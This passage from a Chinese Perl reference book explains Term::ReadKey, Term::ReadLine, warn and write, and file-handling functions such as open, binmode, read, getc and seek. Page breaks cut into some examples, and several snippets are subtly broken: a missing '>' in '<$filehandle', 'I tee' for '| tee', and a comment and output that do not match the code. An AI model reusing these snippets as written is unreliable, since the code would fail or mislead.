**提示：**这个模块实际上是经过编译的模块，而经过编译的部分在各个系统上是不一样的。然而，现在许多系统上都有 `Readkey`，包括 Windows 的一些非常基本的版本。

---

#### 12.2.18.1 读取一个键

可以用 `ReadKey` 方法本身读取一个键。为达到这个目的，首先要使用 `ReadMode` 函数将读取模式设置为 `cbreak`，然后读取一个键：

```
use Term::ReadKey;
ReadMode('cbreak');
$char = ReadKey(0);
ReadMode('normal');
print "You typed: $char.\n";

You typed: q.
```

注意，在读取键之后，将读取模式重置为正常（也称为 `cooked` 模式）。

#### 12.2.18.2 检查是否输入了内容

通过非阻塞模式中使用 `ReadKey` 函数，可以检查是否读入了正在等待的键，这意味着，如果成功读入，则 `ReadKey` 将立即返回等待的键，否则，返回 `undef`。为在非阻塞模式中使用 `ReadKey`，要像这样传递 -1：

```
use Term::ReadKey;
ReadMode('cbreak');

if (defined ($char = ReadKey(-1))) {
    print "This key was waiting: $char.";
} else {
    print "Sorry, no key was waiting.";
}

ReadMode('normal');

Sorry, no key was waiting.
```

#### 12.2.18.3 得到屏幕大小

为得到正在使用的屏幕大小，可以使用 `ReadKey` 模块的 `GetTerminalSize` 函数，它返回屏幕宽度和高度列表，单位是字符和像素：

```
use Term::ReadKey;
($widthchars, $heightchars, $widthpixels, $heightpixels)
= GetTerminalSize();
print "Your screen is $heightpixels x $widthpixels pixels.";

Your screen is 1024 x 1280 pixels.
```

#### 12.2.18.4 读取口令

可以读取口令，并使得在用户输入它们时，不在控制台上显示字符。为达到这个目的，只需将读取模式设置为 `noecho`：

```
use Term::ReadKey;
print "Type your password: ";
ReadMode('noecho');
$password = ReadLine(0);
```

前面的例子说明如何使用 `ReadKey` 模块；下面更加系统地列出了模板本身的信息：

#### 12.2.18.5 ReadKey 模块

`ReadKey` 模块包含这些函数：

- ◆ `ReadMode`——设置读取模式
- ◆ `ReadKey`——读取单个键
- ◆ `ReadLine`——读取一行输入
- ◆ `GetTerminalSize`——返回屏幕尺寸
- ◆ `SetTerminalSize`——设置屏幕尺寸
- ◆ `GetSpeeds`——得到终端输入和输出速度
- ◆ `GetControlChars`——得到用于控制函数的字符
- ◆ `SetControlChars`——设置控制函数的字符

下面各节将介绍这些函数。

##### 1. ReadMode 函数

顾名思义，`ReadMode` 函数可以设置当前读取模式。一般情况下，可以像这样使用这个函数：

```
ReadMode MODE [, FILEHANDLE]
```

如果没有提供文件句柄，则 `ReadMode` 默认使用 `STDIN`。下面是 `MODE` 参数的可能值：

- ◆ 0——恢复最初设置（也可以使用 `'restore'`，而不是 0）。
- ◆ 1——切换到普通模式（也称为 `cooked` 模式）（也可以使用 `'normal'`）。
- ◆ 2——切换到普通模式，并关闭显示（也可以使用 `'noecho'`）。
- ◆ 3——切换到 `cbreak` 模式（也可以使用 `'cbreak'`）。
- ◆ 4——切换到原始模式（也可以使用 `'raw'`）。
- ◆ 5——切换到特别原始模式（意味着关闭换行到回车/换行的转换）（也可以使用 `'ultra-raw'`）。

##### 2. ReadKey 函数

`ReadKey` 函数是低级层次的读取键盘输入的例程，它可以处理单个键盘输入和进行

`nonblocked` 读取（也就是说，读取立即返回，即使没有输入任何键）。一般可以像这样使用 `ReadKey`：

```
ReadKey MODE [, FILEHANDLE]
```

`MODE` 参数的合法值如下：

- ◆ 0——用 `getc` 读取一个字符。
- ◆ -1——执行立即返回的 `nonblocked` 读取操作；如果没有读取任何内容，则 `ReadKey` 返回 `undef`。
- ◆ >0——执行计时读取操作，并使用 `MODE` 值作为超时限制，单位为秒。

### 3. ReadLine 函数

`ReadLine` 函数读取一行内容，一般情况下，可以像这样使用这个函数：

```
ReadLine MODE [, FILEHANDLE]
```

模式参数可以是如下值之一：

- ◆ 0——使用代码：`scalr(<FILEHANDLE>)`进行普通读取操作。
- ◆ -1——执行立即返回的 `nonblocked` 读取操作；如果没有读取任何内容，则 `ReadLine` 返回 `Undef`。
- ◆ >0——执行计时读取操作，并使用 `MODE` 值作为超时限制，单位为秒。

注意，`ReadLine` 函数无法在 Windows 下使用。

### 4. GetTerminalSize 函数

如果希望得到屏幕的尺寸大小，使用 `ReadKey` 模块的 `GetTerminalSize` 函数：

```
GetTerminalSize [FILEHANDLE]
```

如果实现了这个函数，则 `GetTerminalSize` 返回 4 个元素构成的数组——屏幕的宽度和高度，单位是字符和像素：

```
($widthchars, $heightchars, $widthpixels, $heightpixels)
= GetTerminalSize();
```

如果没有实现这个调用，则将得到空的数组。

注意，在 Windows 下，必须用输出文件句柄来调用这个函数，例如 `STDOUT`，或者打开到 `CONOUT$` 的句柄。

### 5. SetTerminalSize 函数

可以用 `SetTerminalSize` 函数来设置终端的逻辑尺寸：

```
SetTerminalSize WIDTH, HEIGHT, XPIXELS, YPIXELS [, FILEHANDLE]
```



如果成功，则这个函数返回 0，如果失败，则返回-1。注意，在 Windows 中并没有实现这个函数。

#### 6. GetSpeeds 函数

GetSpeeds 函数返回由两个值构成的数组——终端的输入和输出速度。一般情况下，可以像这样使用这个函数：

```
GetSpeeds [, FILEHANDLE]
```

如果不支持这个操作，则这个函数返回空数组。注意，在 Windows 中并不支持这个函数。

#### 7. GetControlChars 函数

可以用 GetControlChars 函数得到特定系统上所用的控制字符，一般情况下，可以这样使用该函数：

```
GetControlChars [, FILEHANDLE]
```

此函数返回可以赋值给哈希表的键/值组合表：

```
%controlchars = GetControlChars;
```

哈希表中的每个键的对应值就是系统上的控制字符；例如，当前中断字符（例如 Ctrl+C）就是 \$controlcharacters{INTERRUPT}。

这个函数会返回下列键（GetControlChars 所返回列表中每个键的对应值）：

- ◆ DISCARD
- ◆ DSUSPEND
- ◆ EOF
- ◆ EOL
- ◆ EOL2
- ◆ ERASE
- ◆ ERASEWORD
- ◆ INTERRUPT
- ◆ KILL
- ◆ MIN
- ◆ QUIT
- ◆ QUOTENEXT
- ◆ REPRINT
- ◆ START
- ◆ STATUS

- ◆ STOP
- ◆ SUSPEND
- ◆ SWITCH
- ◆ TIME

注意，在 Windows 中并没有实现这个函数。

## 8. SetControlChars 函数

可以使用 SetControlChars 函数来设置系统上的控制字符。可以用如下方式使用这个函数：

```
SetControlChars ARRAY [, FILEHANDLE]
```

向这个函数所传递的键/值组合数组和 GetControlChars 函数所返回的格式相同。和 GetControlChars 类似，在 Windows 中并没有实现这个函数。

### 12.2.19 Term::ReadLine: 支持命令行编辑

在一些系统上，可以进行各种命令行编辑，包括访问已经输入的命令历史记录。可以使用 Term::ReadLine 模块而在 Perl 脚本中支持那些操作，现在，这个模块是 Perl 的标准。

现在，考虑下面的例子。在这个例子中，代码将显示提示（这里设置为%），用户可以像在命令行解释程序中那样输入文本，并支持编辑和使用命令历史记录。例子首先从 Term::ReadLine 模块的 new 方法得到一个对象：

```
use Term::ReadLine;
$term = Term::ReadLine->new("SuperDuperDataCrunch");
```

现在，只需逐行在用户输入的内容中循环；为将当前行加入到命令历史记录中，需要调用 addhistory 方法：

```
use Term::ReadLine;
$term = Term::ReadLine->new("SuperDuperDataCrunch");
$prompt = "%";
while (($line = $term->readline($prompt)) ne 'q') {
    $term->addhistory($line);
    print "You typed: $line\n";
}

%Hello
You typed: Hello
%there
You typed: there
%
```

### 12.2.20 warn: 显示警告

你不希望使用 die 函数，只需要向用户发送警告，而不退出程序。此时可以使用 warn 函数。

向 **STDERR** 打印的方法之一就是使用 **warn**（当然，另外一种方法就是用 **print** 函数直接向 **STDERR** 中打印）：

```
warn LIST
```

**warn** 函数在 **STDERR** 上显示了消息，但和 **die** 不同（它也向 **STDERR** 打印），**warn** 并不会退出应用程序或者创建错误。如果不使用参数调用 **warn** 函数，则可以得到这种类型的警告：

```
warn;
```

```
Warning: something's wrong at script.pl line 1.
```

如果设置了 **\$@**，则将显示那个变量中的值，并追加制表位和一条消息：

```
$@ = "Overflow error";
warn;
```

```
Overflow error ...caught at script.pl line 2.
```

可以像这样作为列表运算符来使用 **warn**：

```
warn "Something's", " rotten", " in", " Denmark";
```

```
Something's rotten in Denmark at script.pl line 1.
```

注意，如果像这样安装了警告信号处理程序，则不会打印任何内容：

```
local $SIG{__WARN__} = sub {};
```

### 12.2.21 write：写入格式化记录

你的全部工作就是显示一些格式化输出，可使用 **Perl** 格式。

可以使用 **write** 函数以及 **Perl** 格式来显示格式化文本。为了保持完整性，本章在这里介绍了 **write** 函数；要了解全部细节以及大量的例子，请参见介绍格式的第 8 章。

**write** 函数将格式化记录写入到文件句柄中，并使用和那个文件句柄相连的格式；如果忽略了文件句柄，则 **write** 使用 **STDOUT**。一般情况下，可以像这样使用 **write**：

```
write FILEHANDLE
write EXPR
write
```

如果规定了表达式，而不是文件，则 **Perl** 计算表达式，并将结果作为文件句柄处理。

下面的这例子创建了格式和页眉格式，并使用它们来显示文本：

```
format STDOUT_TOP =
      Employees
First Name  Last Name  ID      Extension
-----
```



Employees			
First Name	Last Name	ID	Extension
-----	-----	-----	-----
Jimmy	Stewart	1234	x456

当然，这个例子很肤浅。再次强调，参见第 8 章，可以了解关于 Perl 格式的全部细节，因为那里有更多的内容。

## 第 13 章 内置函数：文件处理

### 13.1 深入分析

本章中，我们将讨论 Perl 中的文件处理，特别是经常用于处理物理（即磁盘）文件、文件名和目录的函数。这部分内容非常庞大，部分原因在于，任何一件事情都有多种解决方案，这是 Perl 的一贯特点。

---

**提示：**畏惧 Unix 的人请注意：Perl 文件处理建立在 Unix 文件系统基础之上，而且在某种程度上仍然使用其基本结构，经常使用 Unix 文件权限、符号链接等。最好对所用的操作系统的 Perl 端口进行一些试验，特别是在涉及为文件设置权限模式的时候。

---

#### 13.1.1 Perl 中的文件处理

多数程序员熟悉基本的文件处理：为使用文件中的数据，要打开文件得到和那个文件对应的文件句柄。这个操作会创建输入或者输出通道，而你使用文件句柄在其他文件操作中引用那个文件，例如读写。当不再继续使用文件时，要关闭文件。在本章中，我们将深入讨论这个过程。我们不仅会讨论文件句柄，而且会讨论管理文件和目录的函数。

在这里需要记住一些约定：在 Perl 中，文件句柄名称通常都是大写的，这是为了和 Perl 保留关键字相区别，因为文件句柄并不需要诸如 \$ 这样的前缀反引用符号（为作为变量来处理文件句柄，例如，复制它，可以使用相关的 `typeglob`）。

需要记住的另外一点就是，文件处理可能是所有编程方面中最容易出现错误的一个，所以在敏感操作的末尾要使用 “`or die`” 子句。

还要记住，Unix 使用斜线 / 来分开路径名称中的目录；如果操作系统使用反斜线 \（例如在 DOS 和 Windows 中），则应该在双引号内的字符串中转义反斜线（或者使用斜线）：

```
open (FILEHANDLE, "tmp\\file.txt")
    or die ("Cannot open file.txt");
while (<FILEHANDLE>){
    print;
}
```

而且，注意，因为 Perl 中太多的内容和使用文件以及文件句柄有关，你将在本书中的其他地方发现本章相关的内容；例如，参见第 4 章可以了解有关 -X 文件运算符的内容，第 10

章介绍了特殊文件处理变量（例如作为输入记录分隔符的\$/；作为输出记录分隔符的\$；和作为文件缓冲的\$I等），第 11 章所介绍的函数可以将数据打包为固定长度的记录，以建立随机访问文件（例如 `pack`、`unpack` 和 `vec`）。

最后，记住，在 Perl 中总是可以用多种方法达到相同的目的，所以如果发现在 Perl 的文件处理工具集合中没有找到某个东西，则它可能位于别的什么地方。例如，Perl 并没有任何内置函数可以复制文件，但是 `File::Copy` 模块有一个 `copy` 方法，它可以准确实现这个目的。而且，如果不能在别的地方找到所需要的东西，则可以研究 `POSIX` 模块中大量的函数。

实际上，本章中我们将看见处理文件主要有两种方式。第 1 种方式就是处理文件的标准方法——使用 Perl 函数 `open` 打开文件，得到文件句柄，使用 `print` 向那个文件句柄中写入，使用 `close` 关闭文件句柄等。第 2 种方法就是使用新的 IO 模块，它是面向对象的。IO 模块创建面向对象的文件句柄，可以用 `$filehandle->open` 打开它们，用 `$filehandle->print` 向其中写入，用 `$filehandle->close` 关闭它们（对象使用方法，而不是函数；参见第 18 章以了解完整的细节）。

多数标准文件函数在 IO 模块方法中都有准确的对应方法；差别在于，因为在调用方法时，规定了正在处理的文件句柄对象（例如，`$handle->open`），则可以在参数列表中忽略文件句柄。

---

提示：也可以使用另一个函数集合来进行基本文件处理：`sysopen`、`sysread` 和 `syswrite`（在 Perl 5.6.0 中，`syswrite` 内的 `length` 参数是可选的）。

---

我将介绍标准函数和 IO 模块，因为 IO 模块代表了 Perl 中文件处理的将来趋势，而且其目的是最终取代标准函数。面向对象 IO 接口更加强大，而且作为对象来处理文件句柄，它可以存储在数量变量中，这和标准函数相反，在使用标准函数的情况下，文件句柄没有类型，因此会出现各种复杂情况，例如当向函数传递文件句柄的时候。

在了解了上面的内容之后，现在可以开始介绍快速解决方案了。

## 13.2 快速解决方案

### 13.2.1 open: 打开文件

你要编写数据库程序，但不知道如何处理文件。应该从什么地方入手？答案是用 `open` 函数。

打开文件可以使用 `open` 函数：

```
open FILEHANDLE, MODE, LIST
open FILEHANDLE, EXPR
open FILEHANDLE
```

这个函数打开文件，其名称由 `EXPR` 指定，而且将文件句柄存放在 `FILEHANDLE` 中。



在成功地打开文件之后，可以使用文件句柄在其他文件操作中引用这个文件。如果忽略了 **EXR**，则假设变量 **FILEHANDLE** 中包含文件名。在 Perl v5.6.0 中，**open** 有一个 3 参数版本，在这里，第 2 个参数是 **MODE**，文件打开模式，第 3 个参数是 **LIST**，要打开的文件列表。**MODE** 参数保存了前缀字符，例如 <、>、+<、+>、| 等，如下面的列表所示。

如果成功，则 **open** 函数返回真（非 0 值）（如果正在打开管道，则 **open** 返回子进程的进程 ID），否则，返回无定义值。可以像这样在 **EXPR** 中规定文件名：

- ◆ 如果文件名有前缀 < 或者没有前缀，则 **open** 函数打开文件，以进行输入。
- ◆ 如果文件名有前缀 >，则函数删除文件，并打开它以进行输出（如果必要，则创建文件）。
- ◆ 如果文件名有前缀 >>，则函数打开文件，并进行追加（如果必要，则创建文件）。
- ◆ 如果在 > 或者 < 之前加入 +，则函数提供对文件的读取和写权限（因为 +> 格式将首先删除文件，因此应该使用 +< 形式来更新文件）。
- ◆ 如果文件名的前缀是 |，则函数将文件名作为命令来解释，并向其中进行管道输出操作（参见前面一章）。
- ◆ 如果文件名有后缀（也就是在文件名之后）|，则函数将文件名作为命令解释，并从其中进行管道输入操作（参见前一章）。
- ◆ 如果使用了文件名 -，则函数打开 **STDIN**。
- ◆ 如果使用了文件名 >-，则函数打开 **STDOUT**。
- ◆ 如果 **EXPR** 以 >& 开头，如果它是文本，则函数作为文件句柄名称来解释表达式的其余部分，如果它是数字，则作为 Unix 文件描述符（注意，也可以在 >，>>，<，+>，+>>，或者 +< 之后使用 &）。
- ◆ 如果 **EXPR** 是 <&=n，在这里，n 是一个数字，则函数将 n 作为文件描述符，并像 C 的 **fdopen** 函数那样处理它。
- ◆ 如果用 | 或者 -| 打开管道，则函数首先分支，然后返回子进程的进程 ID（参见前面一章，以了解更多的信息）。

下面的例子打开文件 **hello.txt** 以进行输出，并向那个文件中打印一些文本；注意，当不再使用文件句柄时，要关闭它，以通知 Perl 不再需要它：

```
open (FILEHANDLE, ">hello.txt") or die "Cannot open hello.txt";
print FILEHANDLE "Hello!";
close (FILEHANDLE);

Hello!
```

---

提示：如果系统支持 Unix **tee** 程序，则也可以用它将文件句柄连接到多个文件，例如：**open (FILENAME, "I tee Filename1 filename2");**。

---

可以像这样用角运算符<>打开文件 `hello.txt`，并读取其中的内容：

```
open (FILEHANDLE, "<hello.txt") or die ("Cannot open hello.txt");
print <FILEHANDLE>;
close (FILEHANDLE);

Hello!
```

现在将说明如何使用 IO 模块来打开文件进行写入。首先，要使用 `IO::File` 模块创建新文件句柄；然后，使用 `open` 方法打开文件，它和 `open` 函数的工作方法类似，并向那个文件中打印文本，例如：

```
use IO::File;
$filehandle = new IO::File;
$filehandle->open(">hello.txt") or die "Cannot open hello.txt";
$filehandle->print("Hello!");
$filehandle->close;

Hello!
```

可以使用 IO 模块用如下方式打开新文件，以读取其中的内容（注意，这个例子打开文件，以进行读取，然后像标准函数那样使用角运算符）：

```
use IO::File;
$filehandle = new IO::File;
$filehandle->open("<hello2.txt") or die "Cannot open hello.txt";
print <$filehandle>;
$filehandle->close;

Hello!
```

IO 模块也包含 `fdopen` 方法 `$fh->fdopen($filehandle,MODE)`，它的功能和 `open` 类似，只是它的第 1 个参数不是文件名，而是文件句柄、IO 文件句柄对象，或者 Unix 文件描述符。

### 13.2.2 close: 关闭文件

现在，我们知道了如何打开文件，下一步应当学习如何关闭它们。

在不继续使用文件或者管道时，可以使用 `close` 函数关闭打开的文件或者管道，并将任何缓冲的数据发送到文件或者管道，然后用它结束文件操作。`close` 函数的工作方式是这样的：

```
close FILEHANDLE
close
```

如果可以刷新文件的缓冲区并成功地关闭文件，则这个函数返回真。如果没有指定文件句柄，则这个函数关闭当前选定的文件句柄（参见本章后面对 `select` 函数的说明以了解更多细节）。

当关闭管道时，`close` 函数等待管道进程结束，以防希望查看管道的输出（而且管道命令



的退出状态将保存在\$?中)。

现在，看下面这个使用 `close` 的例子：

```
open (FILEHANDLE, ">hello.txt") or die "Cannot open hello.txt";
print FILEHANDLE "Hello!";
close (FILEHANDLE);

Hello!
```

IO 模块有另一种方法可以关闭文件；下面的例子使用了 `close` 方法，而不是 `close` 函数：

```
use IO::File;
$filehandle = new IO::File;
$filehandle->open(">hello.txt") or die "Cannot open hello.txt";
$filehandle->print("Hello!");
$filehandle->close;

Hello!
```

用 IO 模块的方法来关闭文件的另一种方式就是在文件句柄上使用 `undef`，例如：

```
use IO::File;
$filehandle = new IO::File;
if ($filehandle->open("<hello.txt")) {
    print <$filehandle>;
    undef $filehandle;
}
```

### 13.2.3 print：打印到文件

我们已经可以打开和关闭文件，但那并不能真正向文件中写入内容。是否应该使用 `write` 函数？`write` 函数的功能实际上是用 Perl 格式输出格式化文本，应当使用 `print`。

在本书中的许多地方出现了 `print`，包括前面一章中。这个函数向文件句柄打印列表，其使用方式如下：

```
print FILEHANDLE LIST
print LIST
print
```

下面的例子曾经在本章中出现过，它打开一个文件，向其中写入内容，然后关闭文件：

```
open (FILEHANDLE, ">hello.txt") or die ("Cannot open hello.txt");
print FILEHANDLE "Hello!";
close (FILEHANDLE);

Hello!
```

如果操作成功，则 `print` 函数返回真。如果没有规定文件句柄，则这个函数向 `STDOUT` 打印，或者向当前选定的输出通道打印（参见本章中有关 `select` 函数的说明，以了解如何选



择输出通道)。如果也忽略了 `LIST`, 则这个函数向输出通道打印 `$_`。

IO 模块的 `print` 方法的工作方式和 `print` 函数是一样的。下面的例子说明如何使用 `print` 方法将文本 “Hello!” 写入到文件中:

```
use IO::File;
$filehandle = new IO::File;
$filehandle->open(">hello.txt") or die "Cannot open hello.txt";
$filehandle->print("Hello!");
$filehandle->close;

Hello!
```

因为 `print` 是列表函数, 可以像这样向文件中打印列表, 下面的例子向文件中写入了一个数组 (注意, 这个例子将输出记录分隔符 `$`, 设置为新行):

```
open (FILEHANDLE, ">array.dat")
    or die ("Cannot open array.dat");
$, = "\n";                #Set output separator to a comma
@array = (1, 2, 3);
print FILEHANDLE @array;
close FILEHANDLE;
```

可以像这样读取刚刚写入的数组:

```
open (FILEHANDLE, "<array.dat")
    or die ("Cannot open array.dat");
chomp(@array = <FILEHANDLE>);
close FILEHANDLE;
print join (' ', @array);

1, 2, 3
```

### 13.2.4 write: 向文件中写入

你实际上希望用 Perl 格式将格式化文本写入到文件, 而不是用 `print` 函数写入字符串。如何达到这个目的? 此时可以使用 `write`。

可以像 `print` 一样使用 `write` 向文件中写入:

```
write FILEHANDLE
write EXPR
write
```

在第 8 章中我们已经看见了大量有关写入 Perl 格式的内容 (请阅读第 8 章, 以了解更多细节)。可以使用 `write` 来写入格式化记录, 而不是作为一般目的的文件写入例程 (参见本章中的前一个主题 “`print`: 打印到文件” 节)。

在下面的例子中, 要向文件 `format.txt` 写入格式化记录:

```
open (FILEHANDLE, ">format.txt") or die ("Cannot open format.txt");
```



了两个冒号，以说明格式在主包中：

```
$filehandle->format_write (":TEXTFORMAT");  
$filehandle->close;  
  
Hello           there!
```

这就是所需要的全部操作。

---

**提示：**向文件中写入的标准方法实际上是使用 `print` 函数；如果 `write` 不能满足要求，请参见本章前面的主题“`print`：打印到文件”节。

---

### 13.2.5 binmode：设置二进制模式（适用于MS-DOS）

你编写的创建图像文件的程序出现了问题，对它进行彻底测试时（不是在 MS-DOS 中），程序像文本文件那样输出数据，这意味着在整个图像文件中加入了回车和换行。对于那样的二进制文件来说，应当使用 Perl `binmode` 函数。

一些操作系统（例如 MS-DOS）区分文件的二进制模式和文本模式。在那些系统上，新行（也就是换行 `\n`）将在输出时自动转换回车换行组合（也就是 `\r\n`），而回车换行组合将在输入的时候转换为新行。另外，回车换行组合将插入在用 `print` 写入的每行的末尾。

为确保不会用这种方式处理所写入的数据，换句话说，进入到文件中的内容仅仅是写入的内容，可以使用 `binmode`：

```
binmode FILEHANDLE, DISCIPLINE  
binmode FILEHANDLE
```

在这里，`FILEHANDLE` 是正在处理的文件的文件句柄。在 Perl v5.6.0 中，`binmode` 也支持第 2 个参数 `DISCIPLINE`，可以用它来设置模式；这个参数可以是 `:raw`，以表示二进制模式，或者 `:crlf`，以表示文本模式（包括回车换行组合）。如果忽略了 `DISCIPLINE` 参数，则默认值是二进制模式。

考虑 MS-DOS 中的这个例子。这个例子在文本字符串中打印了新行，并将这个文本字符串打印到文件：

```
open (FILEHANDLE, ">data.txt")  
    or die ("Cannot open data.txt");  
print FILEHANDLE "Hello\nthere!";  
close (FILEHANDLE);
```

现在，当使用 MS-DOS `debug` 工具来直接观察文件时，将看见输出文件实际上包含 `\r\n` 组合（Unicode 0x0d\0x0a），而不是新行，而且在行尾加入了 `\r\n` 组合（这里所有的值都是用 16 进制表示的）：

```
C:\>debug data.txt  
-d
```



```
107A:0100 48 65 6C 6C 6F 0D 0A 74-68 65 72 65 21 0D 0A DE
Hello..there!...
```

另一方面，如果使用了 `binmode`，则输出中仅仅包含 1 个新行，而且在末尾并没有 `\r\n`：

```
open (FILEHANDLE, ">data.txt")
    or die ("Cannot open data.txt");
binmode FILEHANDLE;
print FILEHANDLE "Hello\nthere!";
close (FILEHANDLE);

C:\>debug data.txt
-d
107A:0100 48 65 6C 6C 6F 0A 74 68-65 72 65 21 0F 89 1E DE
Hello.there!....
```

现在，研究另外一个例子。在第 11 章中，我编写了一个例子，它可以对文件进行文本化编码（例如，在 Usenet 上进行编码）；写入二进制输出文件必须在 DOS 中使用 `binmode`：

```
open INFILEHANDLE, "<data.uue";
open OUTFILEHANDLE, ">data.dat";

binmode OUTFILEHANDLE;    #Necessary in MS DOS!
while (defined($line = <INFILEHANDLE>)) {
    print OUTFILEHANDLE unpack('u*', $line);
}

close INFILEHANDLE;
close OUTFILEHANDLE;
```

这段代码可以在 Unix 和 MS-DOS 下工作，因为在 Unix 下，`binmode` 没有任何作用。

---

**注意：**IO 模块至今并不支持 `binmode`。

---

相关解决方案参见 11.2.37 节“`unpack`：将打包字符串中解开值”。

### 13.2.6 设置输出通道缓冲方式

通过将预定义变量 `$|` 设置为非 0 值，就可以强迫 Perl 在每次打印（或者写入）操作之后刷新输出缓冲区：

```
$| = 1;
```

否则，将对输出进行缓冲，而且仅仅在缓冲区充满或者关闭通道的时候进行写入操作。可以用 `autoflush` 函数完成相同的工作，它的使用方式是这样的：

```
autoflush HANDLE EXPR
```

IO 模块也支持 `autoflush` 方法：

```
$filehandle->autoflush EXPR
```

### 13.2.7 从命令行读取传递的文件

你希望让用户在启动脚本时在命令行上直接规定要处理的文件。能否达到这个目的？

当在命令行上传递一个文件或者多个文件名时，代码将得到那些文件，下面的例子传递了文件 `file.txt` 和 `file2.txt`：

```
%printem file.txt file2.txt
```

现在，可以像这样用循环读取那些文件的内容，这个例子打印了两个文件 `file.txt` 和 `file2.txt` 中的文本：

```
while (<>) {  
    print;  
}  
  
Here's  
a  
file!  
Here's  
another  
file!
```

### 13.2.8 使用角运算符<>从文件句柄中读取

现在，我们可以打开文件并向其中写入。但还有一个问题。如何读取已经写入到文件中的内容？可以用多种方式达到这个目的。第一种方法就是使用角运算符。

`<FILEHANDLE>`表达式（`<`和`>`）一起称为角运算符，返回文件中的下一行输入。使用这个表达式可以从打开的文件中读取数据，下面的例子从文件 `file.txt` 中读取所有文本：

```
open (FILEHANDLE, "<file.txt")  
    or die ("Cannot open file.txt");  
while (<FILEHANDLE>){  
    print;  
}  
  
Here's  
a  
file!
```

如果忽略了文件句柄，则`<>`运算符从 `STDIN` 中读取。

可以像这样在用 `IO` 模块打开的文件句柄上使用角运算符：

```
use IO::File;  
$filehandle = new IO::File;  
$filehandle->open("<hello2.txt") or die "Cannot open hello.txt";  
print <$filehandle>;  
$filehandle->close;
```

*Hello!*

如果在数组上下文中使用了角运算符，则将读取文件中的所有行，并存储在数组中。

注意，IO 模块也包含了 `$filehandle->getline` 方法，它的作用和 `<$filehandle>` 类似，只是如果在数组上下文中调用了 `<$filehandle>`，则它仍然仅仅返回一行，而 `$filehandle->getline` 方法仅仅能在数组上下文中使用，它将读取文件中的所有行。

相关解决方案参见 4.2.32 节“文件输入/输出运算符：`<>`”。

### 13.2.9 read：逐个字节读取输入

角运算符可以用于多种目的，但你需要进行更多的控制。你的代码写入格式化记录，所以希望一次仅读取一定数量的字节。如何达到这个目的？使用 `read` 即可提供所需要的控制。

可以使用 `read` 函数从文件句柄中读取数据：

```
read FILEHANDLE, SCALAR, LENGTH, OFFSET
read FILEHANDLE, SCALAR, LENGTH
```

这个函数从 `FILEHANDLE` 中读取 `LENGTH` 个字节，并将读取的数据存储在 `SCALAR` 中；可以规定 `OFFSET` 以作为读取操作的起始位置，而不是从文件头开始。函数返回实际读取的字节数量。下面的例子以逐个字节的方式读取文件中的内容：

```
open (FILEHANDLE, "<file.txt") or die "Cannot open file.txt";
$text = "";
while (read (FILEHANDLE, $newtext, 1)){
    $text .= $newtext;
}
print $text;

Here's
a
file!
```

也可以使用 `read` 方法和用 IO 模块打开的文件句柄；只需在调用中忽略文件句柄。现在，研究前面用 IO 模块编写的例子：

```
use IO::File;
$filehandle = new IO::File;
$filehandle->open("<file.txt") or die "Could not open file.txt";
$text = "";
while ($filehandle->read($newtext, 1)) {
    $text .= $newtext;
}
print $text;
$filehandle->close;

Here's
```



```
a
file!
```

### 13.2.10 readline: 读取一行数据

你已经可以使用角运算符和 `read` 从文件中读取数据，还可以采用其他方法，可以使用其他函数，例如 `sysread`、POSIX 函数或者 `readline`。

向 `readline` 函数传递表达式，这个表达式可以作为文件句柄的 `typeglob`（参见本章后面的 13.2.22 节“向子程序传递文件句柄”，以了解更多信息）。在数量上下文中，`readline` 函数读取一行数据，并返回它；在表上下文中，`readline` 读取数据，直至文件结束，并返回输入行列表：

```
readline EXPR
```

`readline` 函数使用 `$/` 变量来确定输入行的末尾。下面的例子从 `STDIN` 读取一行，并打印那行内容：

```
$input = readline(*STDIN);
print $input;
```

*Here's a line of text.*

IO 模块并不支持 `readline` 方法；然而，它包含了 `$filehandle->getline` 方法，这个方法和使用 `<$filehandle>` 类似，直至如果在数组上下文中调用了它，则它仍然仅仅返回一行，而 `$filehandle->getlines` 方法仅能在数组上下文中使用，它将读取文件中的所有行。

### 13.2.11 getc: 读取一个字符

你需要以逐个字节的方式读取文件，可以使用 `read`，并每次读取一个字节。或者，可以提高效率而使用 `getc`。

`getc` 函数从输入文件中读取一个字符：

```
getc FILEHANDLE
getc
```

这个函数返回读取的字符，或者如果文件结束，则返回未定义值。前面一章中已经出现了 `getc`。如果忽略了文件句柄，则这个函数从 `STDIN` 中读取。

下面的例子用逐个字符的方式读取文件内容（注意，这并不意味着文件是没有缓冲的）：

```
open (FILEHANDLE, "<file.txt") or die ("Cannot open file.txt");
while (defined($char = getc FILEHANDLE)){
    print $char;
}
close FILEHANDLE;
```

*Here's*

```
a
file!
```

IO 模块也支持 `getc`；使用那个模块的相同例子如下：

```
use IO::File;
$filehandle = new IO::File;
$filehandle->open("<file.txt") or die "Could not open file.txt";
while (defined($char = $filehandle->getc)) {
    print $char;
}
$filehandle->close;

Here's
a
file!
```

实际上，IO 模块也支持 `ungetc` 方法 `$filehandle->ungetc(ORD)`，它用特定的顺序（也就是 Unicode）值将字符加入到句柄的输入流中。

相关解决方案参见 12.2.8 节“`getc`：得到输入字符”。

### 13.2.12 seek：设置文件中的当前位置

你现在已经非常擅长处理文件了，只是有一个问题，文件现在非常大，为了得到所需要的部分，而必须首先读取前面的 12MB 内容是非常痛苦的，解决这个问题可以使用 `seek` 函数。

可以使用 `seek` 函数来设置文件中下一次输入或者输出操作的位置：

```
seek FILEHANDLE, POSITION, WHENCE
```

这个函数设置了 `FILEHANDLE` 的当前位置，如果成功，则返回真，否则，返回假。`POSITION` 参数保存文件中的新位置（单位是字节），而 `WHENCE` 参数使得可以规定如何解释 `POSITION`。下面是 `WHENCE` 的可能设置：

- ◆ 0——将新位置设置为 `POSITION`。
- ◆ 1——将新位置设置为当前位置加上 `POSITION`。
- ◆ 2——将新位置设置为文件尾加上 `POSITION`（`POSITION` 通常是一个负值）

让我们研究一个例子。这个例子使用文件 `file.text`，其中保存了文本“`This is the text.`”，将当前位置设置为单词“`text`”的开头，并从那个位置开始读取，例如：

```
open (FILEHANDLE, "<file.txt") or die "Cannot open file.txt";
seek FILEHANDLE, 12, 0;
while (<FILEHANDLE>){
    print;
}
close (FILEHANDLE);

text.
```

IO 模块也支持 `seek` 方法，但是为了使用这个方法，必须包含模块 `IO::Seekable`。下面就是使用 IO 模块的相同的例子：

```
use IO::File;
use IO::Seekable;
$filehandle = new IO::File;
$filehandle->open("<file.txt") or die "Cannot open file.txt";
$filehandle->seek(12, 0);
while (<$filehandle){
    print;
}
$filehandle->close;

text.
```

